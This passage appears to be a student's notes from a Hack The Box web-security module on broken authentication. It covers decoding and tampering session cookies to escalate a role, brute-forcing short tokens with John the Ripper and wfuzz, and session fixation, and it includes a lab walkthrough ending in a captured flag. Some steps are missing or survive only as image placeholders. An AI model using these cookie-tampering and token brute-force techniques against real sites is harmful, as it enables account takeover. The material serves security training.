handy.

The most common piece of data we can find in cookies is user grants. Whether a user is an admin, operator, or basic user, this is information that can be part of the data used to create the cookie.

Unfortunately, as already discussed, it is not rare to see tokens generated from important values, such as userid, grants, time, etc. Imagine a scenario where part of a web application's functionality is to get back the plaintext from an encoded/encrypted value.

This means that one-way encryption such as hashing is out of the question. Of course, there is no real reason to store data in session cookies because everything that is part of the session should be handled and validated server-side, and their content should be completely random.

Let us consider the following example.



Line 4 of the server's response shows a `Set-Cookie` header that sets a `SESSIONID` to `757365723A6874623B726F6C653A75736572`. If we decode this hex value as ASCII, we see that it contains our `userid`, `htb`, and role (standard `user`).

```
Vigneswar@htb[/htb]$ echo -n 757365723A6874623B726F6C653A75736572 | xxd -r -p; echo

user:htb;role:user
```

We could try escalating our privileges within the application by modifying the `SESSIONID` cookie to contain `role:admin`. This action may even allow us to bypass authentication altogether.

Remember me token

We could consider a `rememberme` token as a session cookie that lasts for a longer time than usual. `rememberme` tokens usually last for at least seven days or even for an entire month. Given their long lifespan, `rememberme` tokens could be easier to brute force. If the algorithm used to generate a `rememberme` token or its length is not secure enough, an attacker could leverage the extended timeframe to guess it. Almost any attack against password reset tokens and generic cookies can also be mounted against `rememberme` tokens, and the security measures a developer should put in place are almost the same.

Encrypted or encoded token

Cookies could also contain the result of the encryption of a sequence of data. Of course, a weak crypto algorithm could lead to privilege escalation or authentication bypass, just like plain encoding could. The use of weak crypto will slow an attacker down. For example, we know that ECB ciphers keep some original plaintext patterns, and CBC could be attacked using a padding oracle attack.

Given that cryptography attacks require some math basics, we have developed a dedicated

module rather than overflowing you with too many extras here.

Often web applications encode tokens. For example, some encoding algorithms, such as hex encoding and base64, can be recognized by a trained eye just by having a quick look at the token itself.

Others are more tricky. A token could be somehow transformed using, for example, XOR or compression functions before being encoded. We suggest always checking for magic bytes when you have a sequence of bytes that looks like junk to you since they can help you identify the format. Wikipedia has a list of common file signatures to help us with the above.

Take this recipe at CyberChef. The token is a valid base64 string, that results in a set of apparently useless hex bytes. Magic bytes are 1F 8B, a quick search on Wikipedia's file signatures page indicates that it could be a gzipped text. By pausing To hex and activating Gunzip inside the CyberChef recipe we just linked, we can see that it is indeed gzipped content.

As said, a trained eye will probably spot encoders just by looking at the string. Decodify is a tool written to automate decode guessing. It doesn't support many algorithms but can easily help to spot some basic ones. CyberChef offers a massive list of decoders, but they should be used manually and checked one at a time.

Start with a basic example on this recipe at CyberChef. The recipe start with component paused so we can do one step at time.

Encoded text contains chars that don't look like printable ASCII hex code (ASCII printable) that could be printed on a terminal and is in the range from 0x20 to 0x7f).

We can see some 0x00 and 0x09 that are outside the printable range. We, therefore, should exclude any Base* algorithm, like Base64 or Base32, because they are built with a subset of printable ASCII.

The string still looks like a hex-encoded one, so we can try to force a From hex operation by un-pausing the first block by clicking the pause button to grey it out.

As expected, all we have is junk. Inspecting the string, we can see that it starts with 42 5a.

Checking Wikipedia List of file signatures page looking for those two bytes, also called Magic bytes, we see that they refer to the bzip algorithm.

Having found a possible candidate, we un-pause. Second step: Bzip2 decompress. The resulting string is ZW5jb2Rpbmdfcm94 and doesn't tell us much: there could be another encoding step. We know that when there is the need to move data to and from a web application, a very common encoder is Base64, so we try to give it a shot.

Search for Base64 in the upper-left search form and drag&drop From Base64 to our recipe: we

have our string decoded, as you can see.

To become more comfortable with CyberChef, we suggest practicing by encoding with different algorithms and reversing the flow.

Sometimes cookies are set with random or pseudo-random values, and an easy decode doesn't lead to a successful attack. That's why we often need to automate the creation and test of such cookies. Assume we have a web app that creates persistent cookies starting from the string user_name:persistentcookie:random_5digit_value, then encodes as base64 apply ROT13 and converts to hexadecimal to stores it in a database so it could be checked later.

And assume we know, or suspect, that htbadmin used a persistent cookie. ROT13 is a special case of Caesar Cypher where every char is rotated by 13 positions. It was quite commonly used in the past, but even though it's almost dead nowadays, it is an interesting alternative to bz2 compression for this example.

Even if the space of random values is very small, a manual test is out of the question. Therefore we created a Python proof of concept to show the possible flow to automate this type of attack. Download automate_cookie_tampering.py script, read and understand the code.

https://academy.hackthebox.com/storage/modules/80/scripts/automate_cookie_tampering_py.txt

Often when developers think about encryption, they see it as a strong security measure. Still, in this case they miss the context: given that there is really no need to store data in session cookies and they should be pure random, there is no need to encrypt or encode them.

Weak session token

Even when cookies are generated using strong randomization, resulting in a difficult-to-guess string, it could be possible that the token is not long enough.

This could be a problem if the tested web application has many concurrent users, both from a functional and security perspective. Suppose space is not enough because of the Birthday paradox. In that case, two users might receive the same token. The web application should always check if a newly generated one already exists and regenerate it if this is the case. This behavior makes it easier for an attacker to brute force the token and obtain a valid one.

Following the example we saw when talking about Short token on the Predictable reset token section, we could try to brute force a session cookie.

The time needed would depend on the length and the charset used to create the token itself. Given this is a guessing game, we think a truly incremental approach that starts with aaaaaa to zzzzzz would not pay dividends. That is why we prefer to use John the Ripper, which generates non-linear values, for our brute-forcing session.

We should examine some cookie values, and after having observed that the length is six and the charset consists of lowercase chars and digits, we can start our attack.

Wfuzz can be fed by another program using a classic pipe, and we will use John as a feeder.

We set John in incremental mode, using the built-in "LowerNum" charset that matches our observation (--incremental=LowerNum), we specify a password length of 6 chars (--min-length=6 --max-length=6), and we also instruct John to print the output as stdout (--stdout). Then, wfuzz uses the payload from stdin (-z stdin) and fuzzes the "HTBSESS" cookie (-b HTBSESS=FUZZ), looking for the string "Welcome" (--ss "Welcome") in server responses for the given URL.

https://academy.hackthebox.com/storage/modules/80/scripts/bruteforce_cookie_php.txt
This attack could take a long time, and it is infeasible if the token is lengthy. Chances are higher if cookies last longer than a single session, but do not expect a quick win here. We encourage you to practice using a PHP file you can download here. Please read the file carefully and try to make it print the congratulations message.

Exercise

1) Found base64 cookie

Request

Pretty Raw Hex

```
1 GET /question1/style.css HTTP/1.1
2 Host: 94.237.48.48:55201
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/css,*/*;q=0.1
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://94.237.48.48:55201/question1/
9 Cookie: SESSIONID=
NzU3MzY1NzIzYTY4NzQ2MjclNzM2NTcyM2I3MjZmNmM2NTNhNzM3NDclNjQ2NTZlNzQzYjc0Njk2ZDY1M2E
zMTM3MzAzMTMxMzkzMjMzMzMzNQ%3D%3D
10
11
```

2) decoded it

Recipe

URL Decode

From Base64

Alphabet: A-Za-z0-9+/=

Remove non-alphabet chars | Strict mode

From Hex

Delimiter: None

Input


```
NzU3MzY1NzIzYTY4NzQ2Mjc1NzM2NTcyM2I3MjZmNmM2NTNhNzM3NDc1NjQ2NTZlNzQzYjc0Njk2ZDY1M2EzMTM3MzAzMTMxMzkzMjMzMzMzNQ%3D%3D
```

116 1 Raw Bytes LF


Output

```
user:htbuser;role:student;time:1701192335
```

3) tampered with superuser




4) got the flag




5) found persistent cookie


6) found the encryption



7) tampered the user



8) got the flag



Insecure Token Handling

One difference between cookies and tokens is that cookies are used to send and store arbitrary data, while tokens are explicitly used to send authorization data.

When we perform token-based authentication such as OpenID, or OpenID Connect, we receive an id token from a trusted authority. This is often referred to as JSON Web Token (JWT) and token-based authentication.

A typical use case for JWT is continuous authentication for Single Sign-On (SSO).
However, JWT can be used flexibly for any field where compact, signed, and encrypted information needs to be transmitted.

A token should be generated safely but should be handled safely too. Otherwise, all its security could break apart.

Token Lifetime

A token should expire after the user has been inactive for a given amount of time, for example, after 1 hour, and should expire even if there is activity after a given amount of time, such as 24 hours.

If a token never expires, the Session Fixation attack discussed below is even worse, and an attacker could try to brute force a valid session token created in the past. Of course, the chances of succeeding in a brute force attack are proportionate to the shortness of the cookie value itself.

Session Fixation

One of the most important rules about a cookie token is that its value should change as soon as the access level changes.

This means that a guest user should receive a cookie, and as soon as they authenticate, the token should change. The same should happen if the user gets more grants during a sudo-like session. If this does not occur, the web application, or better any authenticated user, could be vulnerable to Session Fixation.


This attack is carried out by phishing a user with a link that has a fixed, and, unknown by the web application, session value. The web application should bounce the user to the login page because, as discussed, the SESSIONID is not associated with any valid one. When the user logs in, the SESSIONID remains the same, and an attacker can reuse it.

A simple example could be a web application that also sets SESSIONID from a URL parameter like this:

- https://brokenauthentication/view.php?SESSIONID=anyrandomvalue

When a user that does not have a valid session clicks on that link, the web application could set `SESSIONID` as any random value.

Take the below request as an example.



At line 4 of the server's response, the `Set-Cookie` header has the value specified at the URL parameter and a redirect to the login page. If the web application does not change that token after a successful login, the phisher/attacker could reuse it anytime until it expires.

Token in URL

Following the Session Fixation attack, it is worth mentioning another vulnerability named Token in URL. Until recent days, it was possible to catch a valid session token by making the user browse away from a website where they had been authenticated, moving to a website controlled by the attacker. The Referer header carried the full URL of the previous website, including both the domain and parameters and the webserver would log it.

Nowadays, this attack is not always feasible because, by default, modern browsers strip the Referer header. However, it could still be an issue if the web application suffers from a Local File Inclusion vulnerability or the Referer-Policy header is set in an unsafe manner.

If we can read application or web server logs, we may also obtain a high number of valid tokens remotely. It is also possible to obtain valid tokens remotely if we manage to compromise an external analytics or log collection tool used by a web server or application. You can learn more and practice this attack by studying the File Inclusion / Directory Traversal module.

Session Security

Secure session handling starts from giving the counterpart, the user, as little information as possible. If a cookie contains only a random sequence, an attacker will have a tough time. On the other side, the web application should hold every detail safely and use a cookie value just as an id to fetch the correct session.

Some security libraries offer the feature of transparently encrypting cookie IDs also at the server level. Encryption is performed using some hardcoded values, concatenated to some value taken from the request, such as User-Agent, IP address or a part of it, or another environment variable. An excellent example of this technique has been implemented inside the Snuffleupagus PHP module. Like any other security measure, cookie encryption is not a silver bullet and could cause unexpected issues.

Session security should also cover multiple logins for the same user and concurrent usage of the same session token from different endpoints.


A user should be allowed to have access to an account from one device at a time. An exception can be set for mobile access, which should use a parallel session check. Suppose the web application can identify the endpoint, for example, by using the user agent, screen size and resolution, or other tricks used by trackers. In that case, it should set a sticky session on a given endpoint to raise the overall security level.

Cookie Security

Most tokens are sent and received using cookies. Therefore, cookie security should always be checked. The cookie should be created with the correct path value, be set as httponly and secure, and have the proper domain scope. An unsecured cookie could be stolen and reused quite easily through Cross-Site Scripting (XSS) or Man in the Middle (MitM) attacks.

